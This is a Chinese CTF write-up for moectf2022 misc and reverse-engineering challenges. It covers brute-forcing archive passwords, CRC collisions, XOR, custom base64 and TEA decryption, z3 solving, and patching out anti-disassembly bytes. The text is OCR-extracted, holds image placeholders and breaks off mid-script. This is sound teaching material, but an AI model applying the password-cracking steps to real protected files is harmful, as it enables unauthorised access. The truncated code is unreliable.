
打开文件，一个MP3文件，一个mscz文件，还有一个加密的压缩包。

whatdoyouliketohear.mscz	32,230	32,394	Compressed MuseSc...	2022/7/24 15:32:34
whatdoyouliketohear.mp3	934,039	960,887	MP3 文件	2022/7/24 15:34:36
mister.7z	463	463	7Z 压缩文件	2022/8/18 10:02:18

先听听MP3吧，音乐多美。

然后打开mscz文件，要下载musescore才能查看。

在乐谱中找到了压缩包的密码。



打开压缩包，得到flag.txt和qaq.py。flag是用qaq加密过的。已知密文，算法就是flag的相邻两位异或得到对应位，爆破得到flag。前面加上m

```
flag = 'moectf{xxxxxxxxxxxxxxxxxxxx}'
enc_text = b'\x02\n\x06\x17\x12\x1d,6\x0f\x1a+,C]\x08:2\x02\x1dA12\x18\x06BR\\B'

for i in range(len(flag)-1):
    for j in range(30, 130):
        if j ^ enc_text[i] == ord(flag[i]):
            print(chr(j), end="")
            flag = list(flag)
            flag[i+1] = chr(j)
            flag = ''.join(flag)
            break
```

```
oectf{Want_s0me_mor3_mus1c?}
```

zip套娃

用ARCHPR根据提示爆破就可以得到对应密码

最后一层是伪加密，改一下标志位就能打开了

ccccrc

在文档受复杂密码保护，但内部文件极小（只有几个字节）时，可直接用crc碰撞得到明文

随便找个脚本都能解

```
请输入压缩包名字:
ReadZip >>> C:\Users\王林博\Desktop\hhhh\moe2022\misc\ccccrc.zip
+---------------遍历指定压缩包的CRC值----------------+
[OK] 1.txt: 0x67b2d3df
[OK] 2.txt: 0x628abed2
[OK] 3.txt: 0x6b073427
[OK] 4.txt: 0x8c8da10
+-------------对输出的CRC值进行碰撞-----------------+
[Success] 0x67b2d3df: moec
[Success] 0x628abed2: tf{q
[Success] 0x6b073427: wq_c
[Success] 0x8c8da10: rc!}
+------------------CRC碰撞结束！！！-----------------+
读取成功，导出CRC列表为：[0x67b2d3df, 0x628abed2, 0x6b073427, 0x8c8da10]
CRC碰撞成功，结果为: moectf{qwq_crc!}
```

reverse

check in

IDA打开，shift+f12打开字符串界面，看到flag

```
.rdata:0…  00000031    C     moectf{Enjoy_yourself_in_Reverse_Engineering!!!}
```

在010里面也可以找到

```
<---Welcome to m
oectf2022!--->.T
his challenge is
 very easy~.....
Input your flag,
 and I will chec
k for you~.Input
:.%s....moectf{E
njoy_yourself_in
_Reverse_Enginee
ring!!!}........
.Good job!!! ttt
ttqqqqqllllll!!!.
.QwQ. Something
wrong. Please tr
y again. >_<....
```

Hex

010打开，拖到文件尾，得到flag

```
app_type.      mo
ectf{Hello_Hex}
```

逆向工程之入门指北

begin

IDA打开，F5反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char Str[108]; // [rsp+20h] [rbp-60h] BYREF
  int i; // [rsp+8Ch] [rbp+Ch]

  sub_4016D0(argc, argv, envp);
  puts("<---Welcome to moectf2022!--->");
  puts("Xor is very interesting and useful! You can learn it by various search engines.\n");
  printf("Input your flag, and I will check for you:");
  scanf("%s", Str);
  for ( i = 0; i < strlen(Str); ++i )
    Str[i] ^= 0x19u;
  if ( !strcmp(Str, Str2) )
    puts("\nGood job!!! You know how to decode my flag by xor!");
  else
    puts("\nQwQ. Something wrong. Please try again. >_<");
  return 0;
}
```

第11-12行对输入进行异或后与Str2比较，由于异或运算的对称性，直接对Str2每一项异或得到flag

```
>>> str2 = ['\x74','\x76','\x7c','\x7a','\x6d','\x7f'] + list('bA)kF(jFj)Fpwm*k*jmpw~88888d')
>>> for i in str2:
        print(chr(ord(i)^0x19),end="")


moectf{X0r_1s_s0_int3r3sting!!!!!}
```

Base

base64编码首先将A-Z、a-z、0-9和“+/”这64个可打印字符组成一张表。

将待加密数据进行处理，每个字符的ascii编码都有8个bit位，将这些比特位按照字符的顺序进行排列，每次取6个比特进行计算，得到的数作为上述表中的索引得到可打印字符串，最后的比特位不足6的倍数会补=号（对应bit位为0）。

IDA打开文件

```
__int64 __fastcall main()
{
  char a[50]; // [rsp+20h] [rbp-A0h] BYREF
  char inp[20]; // [rsp+60h] [rbp-60h] BYREF
  char de64[20]; // [rsp+80h] [rbp-40h] BYREF
  char base64[29]; // [rsp+A0h] [rbp-20h] BYREF

  _main();
  strcpy(base64, "1wX/yRrA4RfR2wj72Qv52x3L5qa=");
  text_46("Welcome to moectf,plz input your flag!\n");
  gets(inp);
  base64_decode(base64, de64);
  if ( !strcmp(de64, inp) )
    text_46("great!");
  else
    text_46("wrong!");
  gets(a);
  return 0i64;
}
```

虽然看到密文就在这里，但是用在线工具怎么都解不出来

进入base64_decode函数中，找到base64char（就是base64编码的那张索引表），再到数据区查看，发现A-Z被放在了后面

```
.rdata:00007FF660289000 61 62 63 64 65 66 67 68 69 6A+aAbcdefghijklmn db 'abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ',0
.rdata:00007FF660289000 6B 6C 6D 6E 6F 70 71 72 73 74+                          ; DATA XREF: .data:base64char↑o
```

只好自己写脚本，得到flag

```
>>> import base64
>>> import string
>>> enc_str = '1wX/yRrA4RfR2wj72Qv52x3L5qa='
>>> string1 = 'abcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZ'
>>> string2 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
>>> base64.b64decode(enc_str.translate(str.maketrans(string1, string2)))
b'moectf{qwqbase_qwq}\x00'
```

直接调试也可以得到flag

```
1  __int64 __fastcall main()
2  {
3    char a[50]; // [rsp+20h] [rbp-A0h] BYREF
4    char inp[20]; // [rsp+60h] [rbp-60h] BYREF
5    char de64[20]; // [rsp+80h] [rbp-40h] BYREF
6    char base64[29]; // [rsp+A0h] [rbp-20h] BYREF
7
8    _main();
9    strcpy(base64, "1wX/yRrA4RfR2wj72Qv52x3L5qa=");
10   text_46("Welcome to moectf,plz input your flag!\n");
11   gets(inp);
12   base64_decode(base64, de64);
13   if ( !strcmp(de64, inp) )
14     text_46("great!");
15   else
16     text_46("wrong!");
17   gets(a);
18   return 0i64;
19 }
```

Str1: char de64[20]; // [rsp+80h] [rbp-40h] BYREF
"moectf{qwqbase_qwq}"

ezTea

这道题给了C源码，要求进行逆向

在所给pdf中可以得到密文，对encrypt函数倒着还原即可

另外这道题的输出部分，采用小端序(即对应数据的低字节端存储在低地址处)的方式输出，内层每次只会输出最低字节位然后右移8位

```
for (int j = 0; j < 2; j++) {
    for (int k = 0; k < 4; k++) {
        printf("%c", v[j] & 0xff);
        v[j] >>= 8;
    }
}
```

解密函数如下

```
void decrypt(uint32_t* v, uint32_t* k)
{
    uint32_t v0 = v[0], v1 = v[1], sum = 0;
```

```
    uint32_t delta = 0xd33b470;
    sum += delta * 32;
    for (int i = 0; i < 32; i++)
    {
        v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
        v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
        sum -= delta;
    }
    v[0] = v0;
    v[1] = v1;
}
```

将密文作为输入，即可得到明文

EquationPy

给了pyc文件 (pyc文件就是由Python文件经过编译后所生成的文件，py文件编译成pyc文件后加载速度更快而且提高了代码的安全性。---百度结果)

找反编译工具得到py源码（python反编译 - 在线工具 (tool.lu)）

```
print('Maybe z3 can help you solve this challenge.')
print('Now give me your flag, and I will check for you.')
flag = input('Input your flag:')
if len(flag) == 22 and ord(flag[0]) * 7072 + ord(flag[1]) * 2523 + ord(flag[2]) * 6714 + ord(flag[3]) * 8810 +
ord(flag[4]) * 6796 + ord(flag[5]) * 2647 + ord(flag[6]) * 1347 + ord(flag[7]) * 1289 + ord(flag[8]) * 8917 +
ord(flag[9]) * 2304 + ord(flag[10]) * 5001 + ord(flag[11]) * 2882 + ord(flag[12]) * 7232 + ord(flag[13]) * 3192 +
ord(flag[14]) * 9676 + ord(flag[15]) * 5436 + ord(flag[16]) * 4407 + ord(flag[17]) * 6269 + ord(flag[18]) * 9623 +
ord(flag[19]) * 6230 + ord(flag[20]) * 6292 + ord(flag[21]) * 57 == 10743134 and ord(flag[0]) * 3492 +
ord(flag[1]) * 1613 + ord(flag[2]) * 3234 + ord(flag[3]) * 5656 + ord(flag[4]) * 9182 + ord(flag[5]) * 4240 +
ord(flag[6]) * 8808 + ord(flag[7]) * 9484 + ord(flag[8]) * 4000 + ord(flag[9]) * 1475 + ord(flag[10]) * 2616 +
ord(flag[11]) * 2766 + ord(flag[12]) * 6822 + ord(flag[13]) * 1068 + ord(flag[14]) * 9768 + ord(flag[15]) * 1420 +
ord(flag[16]) * 4528 + ord(flag[17]) * 1031 + ord(flag[18]) * 8388 + ord(flag[19]) * 2029 + ord(flag[20]) * 2463 +
ord(flag[21]) * 32 == 9663091 and ord(flag[0]) * 9661 + ord(flag[1]) * 1108 + ord(flag[2]) * 2229 + ord(flag[3]) *
1256 + ord(flag[4]) * 7747 + ord(flag[5]) * 5775 + ord(flag[6]) * 5211 + ord(flag[7]) * 2387 + ord(flag[8]) * 1997
+ ord(flag[9]) * 4045 + ord(flag[10]) * 7102 + ord(flag[11]) * 7853 + ord(flag[12]) * 5596 + ord(flag[13]) * 6952
+ ord(flag[14]) * 8883 + ord(flag[15]) * 5125 + ord(flag[16]) * 9572 + ord(flag[17]) * 1149 + ord(flag[18]) * 7583
+ ord(flag[19]) * 1075 + ord(flag[20]) * 9804 + ord(flag[21]) * 72 == 10521461 and ord(flag[0]) * 4314 +
ord(flag[1]) * 3509 + ord(flag[2]) * 6200 + ord(flag[3]) * 5546 + ord(flag[4]) * 1705 + ord(flag[5]) * 9518 +
```

看到一堆条件，题目中有提示要用 z3 求解，然后百度z3是什么，可知是一种约束求解器，就是来解这道题的方程组的。

经过一番学习后写出求解脚本

```
from z3 import *

a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z = Reals('a b c d e f g h i j
k l m n o p q r s t u v w x y z')
solver = Solver()
```

```
equ = [ a * 7072 + b * 2523 + c * 6714 + d * 8810 + e * 6796 + f * 2647 + g *
1347 + h * 1289 + i * 8917 + j * 2304 + k * 5001 + l * 2882 + m * 7232 + n *
3192 + o * 9676 + p * 5436 + q * 4407 + r * 6269 + s * 9623 + t * 6230 + u *
6292 + v * 57 == 10743134  , a * 3492 + b * 1613 + c * 3234 + d * 5656 + e *
9182 + f * 4240 + g * 8808 + h * 9484 + i * 4000 + j * 1475 + k * 2616 + l *
2766 + m * 6822 + n * 1068 + o * 9768 + p * 1420 + q * 4528 + r * 1031 + s *
8388 + t * 2029 + u * 2463 + v * 32 == 9663091  , a * 9661 + b * 1108 + c * 2229
+ d * 1256 + e * 7747 + f * 5775 + g * 5211 + h * 2387 + i * 1997 + j * 4045 + k
* 7102 + l * 7853 + m * 5596 + n * 6952 + o * 8883 + p * 5125 + q * 9572 + r *
1149 + s * 7583 + t * 1075 + u * 9804 + v * 72 == 10521461  , a * 4314 + b *
3509 + c * 6200 + d * 5546 + e * 1705 + f * 9518 + g * 2975 + h * 2689 + i *
2412 + j * 8659 + k * 5459 + l * 7572 + m * 3042 + n * 9701 + o * 4697 + p *
9863 + q * 1296 + r * 1278 + s * 5721 + t * 5116 + u * 4147 + v * 52 == 9714028
, a * 2310 + b * 1379 + c * 5900 + d * 4876 + e * 5329 + f * 6485 + g * 6610 + h
* 7179 + i * 7897 + j * 1094 + k * 4825 + l * 8101 + m * 9519 + n * 3048 + o *
3168 + p * 2775 + q * 4366 + r * 4066 + s * 7490 + t * 5533 + u * 2139 + v * 87
== 10030960  , a * 1549 + b * 8554 + c * 6510 + d * 6559 + e * 5570 + f * 1003 +
g * 8562 + h * 6793 + i * 3509 + j * 4965 + k * 6111 + l * 1229 + m * 5654 + n *
2204 + o * 2217 + p * 5039 + q * 5657 + r * 9426 + s * 7604 + t * 5883 + u *
5285 + v * 17 == 10946682  , a * 2678 + b * 4369 + c * 7509 + d * 1564 + e *
7777 + f * 2271 + g * 9696 + h * 3874 + i * 2212 + j * 6764 + k * 5727 + l *
5971 + m * 5876 + n * 9959 + o * 4604 + p * 8461 + q * 2350 + r * 3564 + s *
1831 + t * 6088 + u * 4575 + v * 9 == 10286414  , a * 8916 + b * 8647 + c * 4522
+ d * 3579 + e * 5319 + f * 9124 + g * 9535 + h * 5125 + i * 3235 + j * 3246 + k
* 3378 + l * 9221 + m * 1875 + n * 1008 + o * 6262 + p * 1524 + q * 8851 + r *
4367 + s * 7628 + t * 9404 + u * 2065 + v * 9 == 11809388  , a * 9781 + b * 9174
+ c * 3771 + d * 6972 + e * 6425 + f * 7631 + g * 8864 + h * 9117 + i * 4328 + j
* 3919 + k * 6517 + l * 7165 + m * 6895 + n * 3609 + o * 3878 + p * 1593 + q *
9098 + r * 6432 + s * 2584 + t * 8403 + u * 4029 + v * 30 == 13060508  , a *
2511 + b * 8583 + c * 2428 + d * 9439 + e * 3662 + f * 3278 + g * 8305 + h *
1100 + i * 7972 + j * 8510 + k * 8552 + l * 9993 + m * 6855 + n * 1702 + o *
1640 + p * 3787 + q * 8161 + r * 2110 + s * 5320 + t * 3313 + u * 9286 + v * 74
== 10568195  , a * 4974 + b * 4445 + c * 7368 + d * 9132 + e * 5894 + f * 7822 +
g * 7923 + h * 6822 + i * 2698 + j * 3643 + k * 8392 + l * 4126 + m * 1941 + n *
6641 + o * 2949 + p * 7405 + q * 9980 + r * 6349 + s * 3328 + t * 8766 + u *
9508 + v * 65 == 12514783  , a * 4127 + b * 4703 + c * 6409 + d * 4907 + e *
5230 + f * 3371 + g * 5666 + h * 3194 + i * 5448 + j * 8415 + k * 4525 + l *
4152 + m * 1467 + n * 5254 + o * 2256 + p * 1643 + q * 9113 + r * 8805 + s *
4315 + t * 8371 + u * 1919 + v * 2 == 10299950  , a * 6245 + b * 8783 + c * 6059
+ d * 9375 + e * 9253 + f * 1974 + g * 8867 + h * 6423 + i * 2577 + j * 6613 + k
* 2040 + l * 2209 + m * 4147 + n * 7151 + o * 1011 + p * 9446 + q * 4362 + r *
3073 + s * 3006 + t * 5499 + u * 8850 + v * 23 == 11180727  , a * 1907 + b *
9038 + c * 3932 + d * 7054 + e * 1135 + f * 5095 + g * 6962 + h * 6481 + i *
7049 + j * 5995 + k * 6233 + l * 1321 + m * 4455 + n * 8181 + o * 5757 + p *
6953 + q * 3167 + r * 5508 + s * 4602 + t * 1420 + u * 3075 + v * 25 == 10167536
, a * 1489 + b * 9236 + c * 7398 + d * 4088 + e * 4131 + f * 1657 + g * 9068 + h
* 6420 + i * 3970 + j * 3265 + k * 5343 + l * 5386 + m * 2583 + n * 2813 + o *
7181 + p * 9116 + q * 4836 + r * 6917 + s * 1123 + t * 7276 + u * 2257 + v * 65
== 10202212  , a * 2097 + b * 1253 + c * 1469 + d * 2731 + e * 9565 + f * 9185 +
g * 1095 + h * 8666 + i * 2919 + j * 7962 + k * 1497 + l * 6642 + m * 4108 + n *
6892 + o * 7161 + p * 7552 + q * 5666 + r * 4060 + s * 7799 + t * 5080 + u *
8516 + v * 43 == 10435786  , a * 1461 + b * 1676 + c * 4755 + d * 7982 + e *
3860 + f * 1067 + g * 6715 + h * 4019 + i * 4983 + j * 2031 + k * 1173 + l *
2241 + m * 2594 + n * 8672 + o * 4810 + p * 7963 + q * 7749 + r * 5730 + s *
9855 + t * 5858 + u * 2349 + v * 71 == 9526385  , a * 9025 + b * 9536 + c * 1515
```

```
+ d * 8177 + e * 6109 + f * 4856 + g * 6692 + h * 4929 + i * 1010 + j * 3995 + k
* 3511 + l * 5910 + m * 3501 + n * 3731 + o * 6601 + p * 6200 + q * 8177 + r *
5488 + s * 5957 + t * 9661 + u * 4956 + v * 48 == 11822714  , a * 4462 + b *
1940 + c * 5956 + d * 4965 + e * 9268 + f * 9627 + g * 3564 + h * 5417 + i *
2039 + j * 7269 + k * 9667 + l * 4158 + m * 2856 + n * 2851 + o * 9696 + p *
5986 + q * 6237 + r * 5845 + s * 5467 + t * 5227 + u * 4771 + v * 72 == 11486796
, a * 4618 + b * 8621 + c * 8144 + d * 7115 + e * 1577 + f * 8602 + g * 3886 + h
* 3712 + i * 1258 + j * 7063 + k * 1872 + l * 9855 + m * 4167 + n * 7615 + o *
6298 + p * 7682 + q * 8795 + r * 3856 + s * 6217 + t * 5764 + u * 5076 + v * 93
== 11540145  , a * 7466 + b * 8442 + c * 4822 + d * 7639 + e * 2049 + f * 7311 +
g * 5816 + h * 8433 + i * 5905 + j * 4838 + k * 1251 + l * 8184 + m * 6465 + n *
4634 + o * 5513 + p * 3160 + q * 6720 + r * 9205 + s * 6671 + t * 7716 + u *
1905 + v * 29 == 12227250  , a * 5926 + b * 9095 + c * 2048 + d * 4639 + e *
3035 + f * 9560 + g * 1591 + h * 2392 + i * 1812 + j * 6732 + k * 9454 + l *
8175 + m * 7346 + n * 6333 + o * 9812 + p * 2034 + q * 6634 + r * 1762 + s *
7058 + t * 3524 + u * 7462 + v * 11 == 11118093 ]
for i in equ:
    solver.add(i)
if solver.check() == sat:
    result = solver.model()
print(result)
```

D flat

看到提示之后才逐渐会做。。。


IDA打开exe文件，里面什么都没有，查字符串也没有应该有的字符

那肯定就是在dll里面，dll是程序运行过程中的动态链接库，便于将程序划分为不同模块，方便修改，且可以多个程序共享。


IDA载入dll文件，看到的熟悉的moectf字符串

```
ldtoken  valuetype __StaticArrayInitTypeSize=108 <PrivateImplementationDetails>::B9C5F381FBFC7DEC1C410EDB39E7AC7B11CC4F4E1FDCC874346BD16E7501BB81
call     void [System.Runtime]System.Runtime.CompilerServices.RuntimeHelpers::InitializeArray(class [System.Runtime]System.Array, valuetype [System.Runtime]System.F
stloc.2
ldstr    aInMusicTheoryT // "In music theory, there is a note that h"...
call     void [System.Console]System.Console::WriteLine(string)
ldstr    aDoYouKnowItNow // "Do you know it?\nNow plz input your fla"...
call     void [System.Console]System.Console::WriteLine(string)
call     string [System.Console]System.Console::ReadLine()
stloc.3
```


再往下看，看到了判断的位置，但是还是没有具体逻辑



用x64dbg调试下试试吧，一直运行直到输入flag部分，先随便输下，此时dll已经载入，现在就是dll里面的逻辑，f8持续单步




当到达某个位置时会进入循环，且注释位置每次循环都会减少一位，这里就是flag验证的部分，会把flag和输入分别取出到r9和r8进行比较




其中[rax+r8+10]指向输入部分，[rdi+r8*4+10]指向flag部分

在内存窗口中转到flag位置



Android Cracker

apk逆向，先下个jadx，找到main函数就找到了flag



chicken soup

IDA打开

```
.text:00401009 74 03                    jz      short near ptr loc_40100D+1
.text:00401009
.text:0040100B 75 01                    jnz     short near ptr loc_40100D+1
.text:0040100B
.text:0040100D
.text:0040100D                          loc_40100D:                     ; CODE XREF: .text:00401009↑j
.text:0040100D                                                          ; .text:0040100B↑j
.text:0040100D E9 C7 45 F8 00           jmp     near ptr 13855D9h
.text:0040100D
.text:0040100D                          ; ---------------------------------------------------------------------------
.text:00401012 00 00                    align 4
.text:00401014 00 EB 09 8B 45 F8 83 C0 01 89+dd 8B09EB00h, 0C083F845h, 0F8458901h, 89084D8Bh, 558BF44Dh, 1C283F4h, 8BF055
.text:00401014 45 F8 8B 4D 08 89 4D F4 8B 55+dd 8001F445h, 7500FF7Dh, 0F4558BEEh, 89F0552Bh, 458BEC55h, 1E883ECh, 73F8453
.text:00401014 F4 83 C2 01 89 55 F0 8B 45 F4+dd 8B0151B6h, 45030845h, 8B60FF8h, 558BCA03h, 0F8550308h, 0A3EB0A88h, 8B5B5E
.text:00401080                          ; ---------------------------------------------------------------------------
.text:00401080
.text:00401080                          loc_401080:                     ; CODE XREF: _main+91↓p
.text:00401080 55                       push    ebp
.text:00401081 8B EC                    mov     ebp, esp
.text:00401083 83 EC 14                 sub     esp, 14h
.text:00401086 53                       push    ebx
.text:00401087 56                       push    esi
.text:00401088 57                       push    edi
.text:00401089 74 03                    jz      short near ptr loc_40108D+1
.text:00401089
.text:0040108B 75 01                    jnz     short near ptr loc_40108D+1
.text:0040108B
.text:0040108D
.text:0040108D                          loc_40108D:                     ; CODE XREF: .text:00401089↑j
.text:0040108D                                                          ; .text:0040108B↑j
.text:0040108D E9 C7 45 F8 00           jmp     near ptr 1385659h
.text:0040108D
```

重要加密函数两片飘红，程序中插入了E9，导致后面的机器码被认为是其操作数，将其改为90(nop)即可。

修改后看到第一个函数是将每个字节都加上下一个字节。

```
1  unsigned int __cdecl sub_401000(const char *a1)
2  {
3    unsigned int result; // eax
4    unsigned int i; // [esp+18h] [ebp-8h]
5
6    for ( i = 0; ; ++i )
7    {
8      result = strlen(a1) - 1;
9      if ( i >= result )
10       break;
11     a1[i] += a1[i + 1];
12   }
13   return result;
14 }
```

第二个函数是将每个字节的16倍（考虑溢出）和该字节的高四个比特位进行或运算。

```
1  unsigned int __cdecl sub_401080(const char *a1)
2  {
3    unsigned int result; // eax
4    unsigned int i; // [esp+18h] [ebp-8h]
5
6    for ( i = 0; ; ++i )
7    {
8      result = i;
9      if ( i >= strlen(a1) )
10       break;
11     a1[i] = (16 * a1[i]) | ((int)(unsigned __int8)a1[i] >> 4);
12   }
13   return result;
14 }
```

解密脚本如下

```
int main()
{
    char key[] = {
0xcd,0x4d,0x8c,0x7d,0xad,0x1e,0xbe,0x4a,0x8a,0x7d,0xbc,0x7c,0xfc,0x2e,0x2a,0x79,
